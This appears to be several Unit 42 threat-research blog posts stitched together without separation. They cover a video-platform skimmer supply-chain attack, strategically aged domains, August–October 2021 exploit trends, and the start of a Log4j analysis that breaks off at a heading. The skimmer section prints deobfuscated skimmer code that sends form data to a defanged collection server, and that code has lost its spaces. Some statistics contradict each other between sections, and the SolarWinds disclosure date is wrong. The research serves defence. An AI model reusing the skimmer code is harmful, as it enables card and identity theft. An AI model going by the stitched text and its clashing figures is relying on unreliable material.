While cybercriminals continue to seek opportunities for malicious cyber activities, Palo Alto Networks customers are protected from the web threat attacks discussed here and many others via the Advanced URL Filtering and Threat Prevention cloud-delivered security subscriptions.
We also recommend the following actions:
Continuously update your Next-Generation Firewalls with the latest Palo Alto Networks Threat Prevention content.
If you think you may be experiencing an active breach, the Unit 42 Incident Response team can help. Please email unit42-investigations@paloaltonetworks.com or call (866) 486-4842 – (866) 4-UNIT42 – for U.S. toll free, (31-20) 299-3130 in EMEA or (65) 6983-8730 in JAPAC. The Unit 42 Incident Response team is available 24/7/365.
Acknowledgements
We would like to thank Billy Melicher, Alex Starov, Jun Javier Wang, Laura Novak and Erica Naone for their help with the blog.
Supply chain networks are frequent targets for cybercrime, as controlling a weak link in the supply chain can grant cybercriminals access to more victims – especially when the weak link is the source of the supply chain. Recently, we found a supply chain attack leveraging a cloud video platform to distribute skimmer (aka formjacking) campaigns. In skimmer attacks, cybercriminals inject malicious JavaScript code to hack a website and take over the functionality of the site’s HTML form page to collect sensitive user information. In the case of the attacks described here, the attacker injected the skimmer JavaScript codes into video, so whenever others import the video, their websites get embedded with skimmer codes as well.
With Palo Alto Networks proactive monitoring and detection services, we detected over 100 real estate sites that were compromised by the same skimmer attack. The skimmer attack has grown in popularity with attackers since we published our previous blog posts, “Anatomy of Formjacking Attacks” and “Data Analysis: A Closer Look at the Web Skimmer.” After analysis of the sites we identified, we found that all the compromised sites belong to one parent company. All these compromised sites are importing the same video (accompanied by malicious scripts) from a cloud video platform.
We worked with the cloud video platform and the real estate company to help them remove the malware prior to publication. We're publishing this piece to alert organizations and web surfers of the potential for supply chain attacks to infect legitimate websites without the knowledge of those organizations. In this blog, we will take a step-by-step look at how this attack is deployed and how the skimmer steals victims’ sensitive information.
With Palo Alto Networks proactive monitoring and detection services, we are able to capture websites compromised by the skimmer attack discussed here. These websites are listed in the indicators of compromise (IoCs) section below.
Let’s take one website as an example (see Figure 1). It provides a form that visitors can use to request more information about a house for sale, and it includes fields where the user is asked to provide personal information.
Figure 1. Asking for a potential victim’s sensitive information.
When trying to access this page, our detection service is able to detect a skimmer attack in an iframe URL:
Figure 2. Malicious code resides in this HTML page.
Skimmer Code Analysis
To better understand how this skimmer operates, we do a deep dive into the sample codes. Let’s start with the JavaScript code extracted from the compromised sites:
From the code, we know next to nothing about what the attack is attempting to do as it is highly obfuscated. Let’s try to beautify it and split it into four parts to get a better understanding of it:
Basically, it checks if window.Firebug, window.Firebug.chrome and window.Firebug.chrome.isInitialized variables exist. It also sends a devtoolschange message to check whether the Chrome console is opened.
After decryption, the code samples are very clear. Let’s see what these code snippets do.
The code below defines the hashCode function, which is used to encrypt credit card content.
Code Analysis
JavaScript
1
2
3
4
5
6
7
8
9
10
11
12
13
// l["0x13"] == "hashCode", so
// l["0x13"] == "hashCode"
String["prototype"]["0x13"]=function(){
vare=0,
t,r;
if(this[l("0x2")]===0)returne;
for(t=0;t<this[l("0x2")];t++){
r=this[l("0x14")](t);
e=(e<<5)-e+r;
e|=0
}
returne
};
The following code defines Gate and Data variables. The Data variable saves credit card information, and the Gate variable saves the C2 server.
JavaScript
1
2
3
4
5
varh={};
h[l("0x15")]="https://cdn-imgcloud[.]com/img";//l("0x15") is "Gate" string
h[l("0x16")]={};// l("0x16") is string "Data"
h["Sent"]=[];
h["IsValid"]=![];
The code samples below reveal how the skimmer steals credit card information and sends it out. We have broken the process down into the following steps:
1. First, it uses onreadystatechange to check whether the page load is done. It then calls the TrySend function.
2. The TrySend function calls the SaveAllFields function to read the customer input information, such as name and email address, from the HTML document, and then calls SaveParam to check if the data is valid. If valid, it will save this information into the Data variable.
3. Next, the TrySend function will call the SendData function to send the data. The SendData function will then call the LoadImage function to create an <img> HTML tag and fill the image source with a C2 URL.
How does the attacker inject the malicious code into the player of the cloud video platform? Let's take a look. When the cloud platform user creates a player, the user is allowed to add their own JavaScript customizations by uploading a JavaScript file to be included in their player. In this specific instance, the user uploaded a script that could be modified upstream to include malicious content.
We infer that the attacker altered the static script at its hosted location by attaching skimmer code. Upon the next player update, the video platform re-ingested the compromised file and served it along with the impacted player.
From the code analysis, we know the skimmer snippet is trying to gather victims’ sensitive information such as names, emails, phone numbers, and send them to a collection server, https://cdn-imgcloud[.]com/img, which is also marked as malicious in VirusTotal:
Figure 3. VirusTotal result for the collection server.
Conclusion
In this skimmer campaign, we traced the malicious activity from the skimmer scripts to the source of the cloud video platform. We also did a deep dive into the code snippets collected from the skimmer campaign.
The skimmer itself is highly polymorphic, elusive and continuously evolving. When combined with cloud distribution platforms, the impact of a skimmer of this type could be very large. For these reasons, attacks like this raise the stakes for security researchers to untangle their sophisticated strategies and trace them to the root cause. We have to invent more sophisticated strategies to detect skimmer campaigns of this type, since merely blocking domain names or URLs used by skimmers is ineffective.
For website administrators, it is advisable to safeguard any accounts, avoid theft by phishing or social engineering, and manage permissions well. Also, we highly recommend conducting web content integrity checks on a regular basis. This can help detect and prevent injection of malicious code into the website content.
Palo Alto Networks customers are protected from skimmer (aka formjacking) attacks via the WildFire and URL Filtering subscription services for the Next-Generation Firewall.
Indicators of Compromise
Indicators of compromise for the web skimmer attacks discussed here can be found on GitHub.
Since the SolarWinds supply chain attack (SUNBURST trojan) was disclosed in October 2020, Palo Alto Networks has continuously investigated the campaign to expose any of its characteristics that could help detect generic advanced persistent threats (APTs). One of the interesting findings is that the attackers registered the command and control (C2) domain years before they launched intense penetration activities on the domain. This behavior is typical for APT attacks because these actors often penetrate networks broadly and then focus more effort on high-value targets – their trojans usually stay dormant in victims' networks before the operators decide on targets and exploit them actively. However, attackers gain a benefit from using strategically aged domains – domains registered in advance sometimes take longer to detect when they begin malicious activity because they’ve developed a benign reputation over time. Other actors engaged in network abuses such as phishing and black hat search engine optimization (SEO) can also deploy campaigns with aged domains to benefit from the reputation built by their long lifetime. Besides, attackers usually register multiple domains in advance so that they can resume the malicious service to the backup domains quickly if the primary entry point is blocked.
Malicious dormant domains will present abnormally sudden traffic increments when they are involved in active campaigns. Therefore, we launched a cloud-based detector to monitor domains' activities and identify these strategically aged domains. It extracted about 30,000 domains every day from fine-grained passive domain name system (DNS) data. These domains typically have limited traffic for months to years and then gain more than 10.3 times the traffic increment within one day. Their malicious rate is more than three times higher than that of newly registered domains (NRDs). And 22.27% of them are malicious, suspicious or not safe for work.
During the SolarWinds supply chain attack, the trojan employed domain generation algorithms (DGA) to exfiltrate the identities of target machines with subdomains. To uncover similar APT attacks, we scan all hostnames of strategically aged domains and recognize those that activate with a significant amount of emerging DGA subdomains as potential attacking domains. Each of these potential attacking domains generated about 161 DGA subdomains to carry 43.19% of their burst traffic. As they are identified, these suspicious domains are released to Palo Alto Networks Next-Generation Firewall security subscriptions, including DNS Security. Here, we present several cases of various network abuses captured by our system.
It's well known that NRDs are widely leveraged for various internet abuses. At Palo Alto Networks, we monitor DNS zone files and passive DNS data to detect NRDs. We advise our customers to block these domains for 32 days after their registration. Furthermore, we developed a proactive abuse detector to expose emerging malicious domains before a patient zero web threat appears. However, it's not enough to focus on the threats behind NRDs only.
Threat actors may register domains long before launching attacking campaigns on them. There are various motivations for this strategy. First of all, the longer life of aged domains can help them evade some reputation-based detectors. Secondly, C2 domains belonging to APTs can sometimes be inactive for years. During the dormant period, APT trojans only send limited “heartbeat” traffic to their C2 servers. Once the attackers decide which targets are valuable to them and start active exploits, the C2 domain will receive significantly more penetration traffic. For example, the C2 domain of the SolarWinds supply chain attack, avsvmcloud[.]com, was registered in 2018 and had stayed dormant for two years before carrying a high amount of attack traffic beginning in March 2020. We observed that its passive DNS traffic increased around 165 times after the attack started. Therefore, it's essential to keep monitoring domains' activities and digging for threats behind aged domains associated with abnormal traffic increases.
At Palo Alto Networks, we have been collecting passive DNS data for more than 10 years. This dataset provides us visibility into a domain's activity based on its DNS traffic in our customers' networks as well as the global network. We recently migrated our passive DNS system to a cloud platform, gaining scalable storage and computing resources. This enables us to generate fine-grained DNS trend data for each hostname. Based on this trend data, we developed a detector identifying domains with trends of abnormally increasing traffic.
Our system quantifies a domain's activity degree by the volume of its DNS traffic within a specific time window. We use two thresholds to divide the activity index range into three groups: dormant domains (those below the 75th percentile of our activity index), standard domains (those between the 75th and 95th percentile) and highly active domains (the top 5%).
When a domain starts hosting a legitimate launched service, its traffic usually grows gradually. On the contrary, it's abnormal for a domain to stay in the dormant status for a long time and then suddenly get a large burst of traffic. Based on this intuition, our system continuously monitors the traffic of dormant domains and captures those that jump to highly active status within a short time as strategically aged domains.
Figure 1. Number of daily strategically aged domains.Figure 2. Normalized DNS traffic of strategically aged domains.
As shown in Figure 1, our detector captured around 26,000 strategically aged domains every day in September 2021. In Figure 2, we plot the average DNS traffic around the day strategically aged domains received burst traffic. The trend data is normalized based on the activation day's traffic – i.e. the normalized DNS traffic of day zero is 1. On the activation day, these domains' activities have grown 11.3 times on average. After that, the average daily traffic continues increasing and reaches more than six times higher. We observed about 1.3 million daily DNS requests from our DNS security customers' networks to these domains every day after they were activated.
Figure 3. Category distribution of strategically aged domains.
To evaluate the threats these strategically aged domains presented, we retrieved information on how they are categorized from Palo Alto Networks URL Filtering, as well as their VirusTotal scores. We split the domains into four groups: malicious, suspicious, not safe for work and other. The malicious group includes domains that are malware, command and control, grayware and phishing or have been detected by any VirusTotal vendor. For the suspicious group, we include domains categorized as parked, questionable, insufficient content and high risk. Nudity, adult, gambling and similar subjects are labeled as not safe for work. Those that don't fall into any of these groups are tagged as “other.” 3.8% of strategically aged domains present malicious behaviors. This percentage is more than three times higher than that of the NRDs, which is 1.27%. Not only that, 24.8% of strategically aged domains are malicious, suspicious or not safe for work. For comparison, out of the Alexa Top 1,000 domains, only 0.07% fall into these categories.
DGA Subdomain Detection
After identifying strategically aged domains, we move forward to uncover ongoing attacks based on their DNS traffic profiles. We referred to the DNS characteristics of the SolarWinds supply chain attack in order to build a detector that can capture similar APT attacks.
DNS Characteristics of the SolarWinds Supply Chain Attack
During the SolarWinds campaign's dormant stage, the SUNBURST trojan periodically contacted its C2 domain, avsvmcloud[.]com, to report status and receive commands. This heartbeat communication was carried by static hostnames and the traffic volume was limited. However, when the C2 domain woke up from the incubation period, the majority of burst DNS requests were for new subdomains. The trojan dynamically constructed these hostnames with domain generation algorithms (DGAs) to exfiltrate data. Specifically, the subdomains were generated in the form DGAstring.appsync-api.region.avsvmcloud[.]com. The DGA strings were encoded victims' identities, containing the infected organizations' domain names and security product statuses. When the attacker's DNS resolver received requests for these hostnames, it returned CNAME responses pointing to different C2 servers based on the exfiltrated information. To sum up, the malware leveraged DGA subdomains to exfiltrate data and provided a proxy layer for the attacking infrastructure.
Applying These DNS Insights
To capture similar C2 traffic, our DGA subdomain detector scans all subdomains of strategically aged domains. It labels those with burst DNS requests to DGA subdomains as potential APT C2 domains. After that, we implement several filters to recognize legitimate services based on additional information such as WHOIS records and benign hostname patterns.
Figure 4. Cumulative distribution figure (CDF) of detected domains’ DGA traffic rate.
On average, our DGA subdomain detector identified two suspicious domains every day. After the activation day, each strategically aged domain has about 2,443 newly observed subdomains, and 161 of them are DGA subdomains. Figure 4 shows the CDF of their DGA traffic percentage after waking up. The DGA traffic rate is higher than 36.76% for half of these domains.
Case Studies
APT Spyware
Our DGA subdomain detector captured the abnormal DNS traffic patterns of the Pegasus spying campaign. Pegasus spyware can infect iOS and Android devices to collect credential information and track user behaviors including calls and geolocation history. The two detected C2 domains, permalinking[.]com and opposedarrangement[.]net, were registered in 2019 and awoke in July 2021 with a high percentage of DGA traffic.
Figure 5. DNS traffic trend of Pegasus spyware C2 domains.As shown in Figure 5, there were around 15 daily DNS requests to the campaign's domains before July 18, 2021. On the activation day, the daily DNS traffic suddenly increased 56 times. The campaign used several DGA subdomains, such as imgdsg4f35.permalinking[.]com and php78mp9v.opposedarrangement[.]net, to carry C2 traffic. In general, the amount of DGA traffic increased following the overall traffic trend. However, the percentage of DGA traffic has increased significantly during the campaign. The old percentage of DGA traffic was 23.22% before July 18, compared to 42.04% later.
Phishing
Figure 6. Cloaking script of phishing gateway hosted on ui1io[.]cn. (URLs have been obscured).Besides C2 domains, our detector also exposes a phishing campaign producing DGA DNS traffic on a strategically aged domain. In this phishing attack, the usage of the DGA subdomains is similar to that seen in the SolarWinds supply chain attack. DGA subdomains are used to provide a proxy layer before the actual malicious websites. For example, the script on one of the gateway hostnames, jcxivnmqfqoiopdlvejvgucpmrfgmhwdlrkvzqyb.ui1io[.]cn, (Figure 6) forwards the visitor to another phishing DGA domain, gjahqfcyr[.]cn, when a specific parameter exists in the URL. Otherwise, it redirects to the legitimate bank website. Therefore, this DGA subdomain is a cloaking layer that hides the actual phishing content from unwanted visitors and crawlers. Our system observed an abnormal increment of traffic to the DGA subdomains of ui1io[.]cn on Oct. 2, 2021.
Apart from gateway hostnames, phishing campaigns could use DGA strings to generate levelsquatting hostnames. These strings could separate the deceptive sections and the root domains. For example, the domain mailingmarketing[.]net was created in 2020. Our system identified it as a strategically aged domain on Sept. 23, 2021, at which time it had 47 new DGA subdomains such as uk.id.login.update.ssl.encryption-6159368de39251d7a-login.id.security.trackid.piwikb7c1867dd7ba9c57.fd685e42f1d69c71708ff549fea71274.mailingmarketing[.]net. These subdomains hosted a fake virus scanning page. They are so long that victims may only notice the front sections and think they’re legitimate encrypted login services, neglecting to check the root domain in the end. This is especially likely for mobile users – mobile browsers will fail to display the fully qualified domain name (FQDN) in the address bar, but instead only show the truncated string in the beginning.
Wildcard DNS Abuse
Figure 7. Randomly generated website hosted on fiorichiari[.]com.Our system also captured several cases in which gray services leverage DGA subdomains to build their infrastructure. For example, fiorichiari[.]com has a wildcard DNS record to point all of its subdomains to the same IP address. The service operator registered the domain on July 27, 2021. We observed burst DNS requests for its DGA subdomains since Sept. 29, 2021. These hostnames serve randomly generated websites that fill out some website templates with random strings (Figure 7). They could be used for black hat SEO. Specifically, these web pages link to each other to obtain a high rank from search engine crawlers without providing valuable information.
Conclusion
Threat actors can register domains long before using them for attacking campaigns. For example, APT malware can stay dormant for years and then suddenly activate and produce a large amount of exploiting traffic through their C2 domains. Our advanced cloud-based passive DNS system enables us to identify domains presenting abnormal traffic increment patterns as strategically aged domains. These domains have a higher malicious percentage compared to NRDs. We also developed a detector to recognize malicious strategically aged domains based on their traffic distribution and subdomains' characteristics. These suspicious domains could leverage DGA to exfiltrate data through DNS traffic, provide proxy layers ahead of the attacking services and create levelsquatting hostnames.
At Palo Alto Networks, our strategically aged domain and DGA subdomain detection system monitors passive DNS trend data to expose potential attacks. To protect our customers, the system releases the detection results with the grayware category to Palo Alto Networks Next-Generation Firewall security subscriptions in real time.
Unit 42 researchers continually observe network attacks and search for insights that can assist defenders. Here, we summarize key trends from August-October 2021. In the following sections, we present our analysis of the most recently published vulnerabilities, including the severity distribution. We also classify vulnerabilities to provide a clear view of the prevalence of, say, cross-site scripting or denial of service.
Additionally, we provide insight into how the vulnerabilities are actively exploited in the wild based on real-world data collected from Palo Alto Networks Next-Generation Firewalls. For example, we chart a timeframe showing how frequently the most commonly exploited vulnerabilities were attacked through networks and the locations from which the attacks appeared to originate. We then draw conclusions about the most commonly exploited vulnerabilities the attackers are using, as well as the severity, category and origin of each attack.
Cross-site scripting stood out as a commonly used technique. Among around 7,000 newly published vulnerabilities, we found that a large portion (almost 15%) still involve this technique. However, by evaluating around 3.8 million attack sessions and focusing on the latest exploits in the wild, we conclude that code execution is still a great concern, while directory traversal is ranking more highly when we categorize those attacks. Defenders should pay attention to the trends and adjust mitigation methodology accordingly.
Apache HTTP Server, Microsoft Exchange Server, Microsoft OMI, Confluence Server and Data Center, Aviatrix Controller, RaspAP, Realtek Jungle SDK, Workreap WordPress theme, WooCommerce Gutenberg Blocks
Analysis of Published Vulnerabilities, August-October 2021
From August-October 2021, a total of 7,064 new Common Vulnerabilities and Exposures (CVE) numbers were registered. To better understand the potential impact these newly published vulnerabilities could have on network security, we provide our observations based on the severity, proof-of-concept code feasibility and vulnerability categories.
How Severe Are the Latest Vulnerabilities?
To estimate the potential impact of vulnerabilities, we consider their severity and examine any reliable proofs-of-concept (PoCs) that are available. Some of the public sources we use to find PoCs are Exploit-DB, GitHub and Metasploit. Distribution for the 5,101 CVEs that have an assigned severity score of medium or higher can be seen in the following table:
Severity
Count
Ratio
PoC Availability
Critical
594
13.6%
6.2%
High
1965
45.1%
5.8%
Medium
2542
41.3%
6.1%
Table 1. Severity distribution for CVEs registered in August-October 2021.
Figure 1. Severity distribution for CVEs registered in August-October 2021.
Vulnerabilities classified as critical are the least common, but they are also more likely to have PoCs available. The data suggests that there is a correlation between the availability of a PoC and the severity of a vulnerability. This could be influenced by the amount of attention a vulnerability receives when it is more severe, as it is more interesting to both security researchers and attackers. Palo Alto Networks continues to leverage threat intelligence information on the latest vulnerabilities and real-time monitoring of exploits in the wild to provide protections for our customers.
Vulnerability Category Distribution
The type of vulnerability is also crucial to understanding its consequences. Out of the newly published CVEs that were analyzed, only 25.6% are classified as local vulnerabilities, requiring prior access to a compromised system, while the remaining 74.4% are remote vulnerabilities, which can be exploited over a network. This means that the majority of the newly published vulnerabilities introduce the potential for threat actors to attack vulnerable organizations anywhere in the world.
The most common vulnerability types are shown below, ranked by how prevalent they were among the most recent set of published vulnerabilities:
Ranking
Vulnerability Category
1
Cross-Site Scripting
2
Denial of Service
3
Information Disclosure
4
Buffer Overflow
5
Privilege Escalation
6
Memory Corruption
7
Code Execution
8
SQL Injection
9
Out-of-Bounds Read
10
Cross-Site Request Forgery
Table 2. CVEs registered in August-October 2021, organized by category and ranked in terms of which categories contain the most vulnerabilities.
Figure 2. Vulnerability category distribution for CVEs registered in August-October 2021.
Cross-site scripting remains ranked first, and more denial-of-service vulnerabilities were published this quarter than last quarter. At the same time, the prevalence of code execution vulnerabilities increased in August-October 2021.
Network Security Trends: Analysis of Exploits in the Wild, August-October 2021
Data Collection
By leveraging Palo Alto Networks Next-Generation Firewalls as sensors on the perimeter, Unit 42 researchers observed malicious activities from August-October 2021. We analyzed more than 10 million sessions in total for this quarter. The malicious traffic we identify is further processed based on metrics such as IP addresses, port numbers and timestamps. This ensures the uniqueness of each attack session and thus eliminates potential data skews. We filtered out and finalized 3.79 million valid malicious sessions. We researchers then correlated the refined data with other attributes to infer attack trends over time to get a picture of the threat landscape.
How Severe Were the Attacks Exploited in the Wild?
To arrive at 3.79 million valid malicious sessions, we exclude from the original set of more than 10 million the low-severity signature triggers that are used to detect scanning and brute-force attacks. Therefore, we consider exploitable vulnerabilities with a severity ranking of medium and higher (based on the CVSS v3 Score) as a verified attack.
Severity
Count
Ratio
Critical
1,050,661
27.7%
High
2,060,187
54.4%
Medium
678,426
17.9%
Table 3. Attack severity distribution ratio in August-October 2021.
Figure 3. Attack severity distribution in August-October 2021.
Table 3 shows the session count and ratio of attacks grouped by the severity of each vulnerability. Compared with the previous quarters’ severity distribution, this quarter shows a noticeable increase in the prevalence of high-security attacks and a decrease in medium-severity attacks. High-severity attacks represent more than half of the observed attacks for the first time. However, we still focus most closely on critical severity attacks because of their greater potential impact. Even though many published vulnerabilities are medium severity, attackers leverage more severe vulnerabilities for exploits. Defenders should pay attention to prevention and mitigation of high- and critical-severity network attacks.
When Did the Network Attacks Occur?
Figure 4. Attack severity distribution measured biweekly from August-October 2021.
For this installment of our network security trends analysis, we collected data from August-October 2021. Attackers steadily leveraged high-severity exploits throughout this period.
As we normally observe, attackers frequently used vulnerabilities disclosed recently, especially those from 2020-21. Attacks exploiting newly revealed vulnerabilities could be severe because of a late or improper patch. This highlights the importance of updating security products and applying software patches as soon as they become available to protect against the most recently discovered vulnerabilities.
Figure 5. Observed attacks broken down by the year in which the exploited CVE was disclosed, measured biweekly from August-October 2021.
Exploits in the Wild, August-October 2021: A Detailed View
We paid attention to the latest published attacks, and the following exploits stood out due to their PoC availability, severity and ease of exploitation. We have provided snippets showing how attackers used open-source tools to compromise the different targets to allow defenders to better understand how the exploit operates.
Apache HTTP Server 2.4.48 and earlier has a server-side request forgery (SSRF) vulnerability via a crafted request URI-path which can cause mod_proxy to forward the request to an origin server chosen by the remote user.
Microsoft Exchange Server has an SSRF execution vulnerability that allows an attacker to bypass the authentication, impersonate an arbitrary user and write an arbitrary file to achieve remote code execution. By taking advantage of this vulnerability, the attacker can execute arbitrary commands on a remote Microsoft Exchange Server.
Figure 7. Microsoft Exchange SSRF execution vulnerability case 1.Figure 8. Microsoft Exchange SSRF execution vulnerability case 2.
Figure 9. Microsoft OMI remote code execution vulnerability.
By removing the authentication header, an attacker can issue an HTTP request to the Microsoft Open Management Infrastructure (OMI) management endpoint that will cause it to execute an operating system command as the root user.
In affected versions of Confluence Server and Data Center, an Object-Graph Navigation Language (OGNL) injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance.
Figure 10. Confluence Server OGNL injection remote code execution vulnerability.
An issue was discovered in Aviatrix Controller 6.x before 6.5-1804.1922. Unrestricted upload of a file with a dangerous type is possible, which allows an unauthenticated user to execute arbitrary code via directory traversal.
A vulnerability exists in RaspAP 2.6 to 2.6.5 in the iface GET parameter in /ajax/networking/get_netcfg.php, when the iface parameter value contains special characters such as ; which enables an unauthenticated attacker to execute arbitrary OS commands.
Realtek Jungle SDK version v2.x up to v3.4.14B provides an HTTP web server exposing a management interface that can be used to configure the access point.
The Workreap WordPress theme before 2.2.2 AJAX actions workreap_award_temp_file_uploader and workreap_temp_file_uploader did not perform nonce checks or validate that the request is from a valid user in any other way. The endpoints allowed for uploading arbitrary files to the uploads/workreap-temp directory. Uploaded files were neither sanitized nor validated, allowing an unauthenticated visitor to upload executable code such as php scripts.
This vulnerability allows remote attackers to disclose sensitive information on affected installations of Microsoft Exchange Server. By issuing a crafted request, an attacker can bypass authentication.
Figure 15. Microsoft Exchange Server information disclosure vulnerability.
Figure 16. Automattic WooCommerce Blocks WordPress plugin store API SQL injection vulnerability.
woocommerce-gutenberg-products-block is a feature plugin for WooCommerce Gutenberg Blocks. An SQL injection vulnerability impacts all WooCommerce sites running the WooCommerce Blocks feature plugin between version 2.5.0 and version 2.5.16. Via a carefully crafted URL, an exploit can be executed against the wc/store/products/collection-data?calculate_attribute_counts[][taxonomy] endpoint that allows the execution of a read-only SQL query.
A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives.
Figure 17. Apache HTTP server path traversal vulnerability.
Attack Category Distribution
We classified each network attack by category and ranked them in Table 4 in order of prevalence. Information disclosure ranks first in this quarter, followed by code execution. Attackers typically want to gain as much information as they can and as much control as possible over the systems they target. Directory traversal attacks increased this quarter – mature attack services and tools make it relatively simple for attackers to succeed with these types of exploits.
After identifying the region from which each network attack originated, we discovered that the largest number of them seem to originate from the United States, followed by China and Russia. However, we recognize that the attackers might leverage proxy servers and VPNs located in those countries to hide their actual physical locations.
Figure 19. Locations ranked in terms of how frequently they were the origin of observed attacks from August-October 2021.Figure 20. Attack geolocation distribution from August-October 2021.
Conclusion
The vulnerabilities published in August-October 2021 indicate that web applications remain popular targets for attackers, and that critical vulnerabilities are more likely to have PoCs publicly available. In the meantime, we continue to capture newly published vulnerabilities that are exploited in the wild. This emphasizes the need for organizations to promptly patch their systems and implement security best practices – attackers will make a concerted effort to expand their arsenal of exploits whenever possible.
While cybercriminals will never cease their malicious activities, Palo Alto Networks customers are fully protected from the attacks discussed here by Next-Generation Firewalls. Additional mitigations include:
Run a Best Practice Assessment to identify where your configuration could be altered to improve your security posture.
Continuously update your Next-Generation Firewalls with the latest Palo Alto Networks Threat Prevention content (e.g. versions 8487 and above).
On Dec. 9, 2021, a remote code execution (RCE) vulnerability in Apache Log4j 2 was identified being exploited in the wild. Public proof of concept (PoC) code was released and subsequent investigation revealed that exploitation was incredibly easy to perform. By submitting a specially crafted request to a vulnerable system, depending on how the system is configured, an attacker is able to instruct that system to download and subsequently execute a malicious payload. Due to the discovery of this exploit being so recent, there are still many servers, both on-premises and within cloud environments, that have yet to be patched. Like many high severity RCE exploits, thus far, massive scanning activity for CVE-2021-44228 has begun on the internet with the intent of seeking out and exploiting unpatched systems. We highly recommend that organizations upgrade to the latest version (2.17.1) of Apache Log4j 2 for all systems. This version also patches the additional vulnerabilities CVE-2021-45046, found on Dec. 14; CVE-2021-45105, found on Dec. 17; and CVE-2021-44832, found on Dec. 28.
On Dec. 22, we updated this blog to include statistics on Log4j exploitation attempts that we identified by analyzing hits on the Apache Log4j Remote Code Execution Vulnerability threat prevention signature for the Palo Alto Networks Next-Generation Firewall. We describe a range of examples of activities that could be attempted in the event exploitation is successful, including mass scanning, vulnerable server discovery, information stealing, possible delivery of CobaltStrike and coinmining. We also include a timeline of recent events relating to Log4j vulnerabilities.
On Dec. 28, we updated this blog to include information about CVE-2021-44832, which is an RCE vulnerability affecting instances of Log4j 2 in instances where an attacker has permission to modify the logging configuration file and can in turn construct a malicious configuration using a JDBC Appender. This JDBC Appender in turn references a JDNI URI that can execute remote code on the affected device.
A significant number of Java-based applications are using log4j as their logging utility and are vulnerable to this CVE. To the best of our knowledge, at least the following software may be impacted:
Apache Struts
Apache Solr
Apache Druid
Apache Flink
ElasticSearch
Flume
Apache Dubbo
Logstash
Spring-Boot-starter-log4j2
Palo Alto Networks customers are protected via Next-Generation Firewalls (PA-Series, VM-Series and CN-Series) or Prisma Access with a Threat Prevention security subscription and protected by Cortex XDR using exploit protection on Linux endpoints and Behavioral Threat Protection across Windows, Mac and Linux endpoints. Prisma Cloud can detect continuous integration (CI), container images and host systems which maintain vulnerable instances of log4j. You can also automate incident response with Cortex XSOAR.
Background on Apache log4j 2
Apache log4j 2 is an open source Java-based logging framework, which is leveraged within numerous Java applications around the world. Compared with the original log4j 1.X release, log4j 2 addressed issues with the previous release and offered a plugin architecture for users. On Aug. 5, 2015, log4j 2 became the mainstream version and all of the previous version log4j users were recommended to upgrade to log4j 2. Apache log4j 2 is widely used in many popular software applications, such as Apache Struts, ElasticSearch, Redis, Kafka and others.
While supplying an easy and flexible user experience, Apache log4j 2 has historically been vulnerable to process and deserialize user inputs. Two previous deserialization vulnerabilities, CVE-2017-5645 and CVE-2019-17571, were previously discovered, resulting in code injection and further RCE due to a lack of necessary processing against provided user input data.
CVE-2017-5645: For Apache log4j 2.x before 2.8.2, the log4j servers will deserialize any log events received from other applications through TCP or UDP socket servers. If a crafted binary payload is being sent using this vulnerability, it can lead to arbitrary code execution.
CVE-2019-17571: For Apache log4j versions from 1.2 (up to 1.2.17), the SocketServer class is vulnerable to deserialization of untrusted data, which leads to remote code execution if combined with a deserialization gadget.
Description of the Vulnerability (CVE-2021-44228)
The Apache log4j library allows for developers to log various data within their application. In certain circumstances, the data being logged originates from user input. Should this user input contain special characters and be subsequently logged within the context of log4j, the Java method lookup will finally be called to execute the user-defined remote Java class in the LDAP server. This will in turn lead to RCE on the victim server that uses the vulnerable log4j 2 instance.
Root Cause Analysis
If we take a closer look, we discover that log4j 2.x supports a mechanism called lookups, which is usually used to set up the log4j config flexibly for users. The official introduction about Lookups is as follows:
Lookups provide a way to add values to the log4j configuration at arbitrary places. They are a particular type of Plugin that implements the StrLookup interface.
The normal user can conveniently and flexibly add values to the configuration at arbitrary places with the predesigned format by using this feature. In detail, when calling the log method in the application, log4j 2.x will call the format method to check the specific characters ${ in each log.
Should these characters be present, the Java method lookup will be called to find strings after the characters ${ and then replace the expression after the characters ${ with the real value found before. For example, when calling the log function in the application to log the content shown in Figure 1, the strings java:runtime, java:vm, and java:os after the characters ${ will be considered as the parameter of the lookup method and finally replaced with the corresponding values, such as Java(TM) SE Runtime Environment (build 1.7.0_67-b01) from Oracle Corporation, Java HotSpot(TM) 64-Bit Server VM (build 24.65-b04, mixed mode, and Windows 7 6.1 Service Pack 1, architecture: amd64-64.
Figure 1. An example for Java lookup.
There are several types of lookup supported by the feature lookups, such as Jndi Lookup, JVM Input Arguments Lookup (JMX), and Web Lookup. The Jndi lookup allows variables to be retrieved by JNDI. In the Jndi Lookup, several protocols are supported to make the remote lookup, such as LDAP and RMI. If the log includes the strings shown in Figure 2, the Java method lookup will be called to find the string jndi:logging/context-name.
Figure 2. Legitimate JNDI lookup string.
Considering the log content is usually exposed to users and can be easily controlled by the attacker in many applications, once the attacker controls the string as shown in Figure 3 and sets a malicious Java class on an attacker-controlled LDAP server, the lookup method will be used to execute the malicious Java class on the remote LDAP server.
Figure 3. Malicious JNDI lookup string with LDAP.
The log4j library is a powerful log framework with very flexible features supported. However, convenient features often involve potential security issues at the same time. Without careful user input filtering and strict input data sanitization, a blind trust of user input may lead to severe security issues.
Exploit
Exploit code for the CVE-2021-44228 vulnerability has been made publicly available. Any user input hosted by a Java application using the vulnerable version of log4j 2.x may be exposed to this attack, depending on how logging is implemented within the Java application.
In-the-Wild Attacks
Thus far, widespread scanning is taking place on the internet with the intention of identifying vulnerable instances of log4j. These scans are being made via HTTP and do not appear to be targeting any specific applications. Many of these requests are leveraging the User-Agent field in hopes of identifying and subsequently exploiting systems on the internet. One such example of these requests is as follows:
Figure 4. Example of requests.
Once the base64-encoded log is decoded, we are presented with the following command:
Figure 5. Command presented once the base64-encoded log is decoded.
Other commands observed during these massive scans include the following, which is attributed to the Kinsing coinminer malware family.
Figure 6. Command attributed to the Kinsing coinminer malware family.
Statistics on Log4j Remote Code Execution Exploitation Attempts
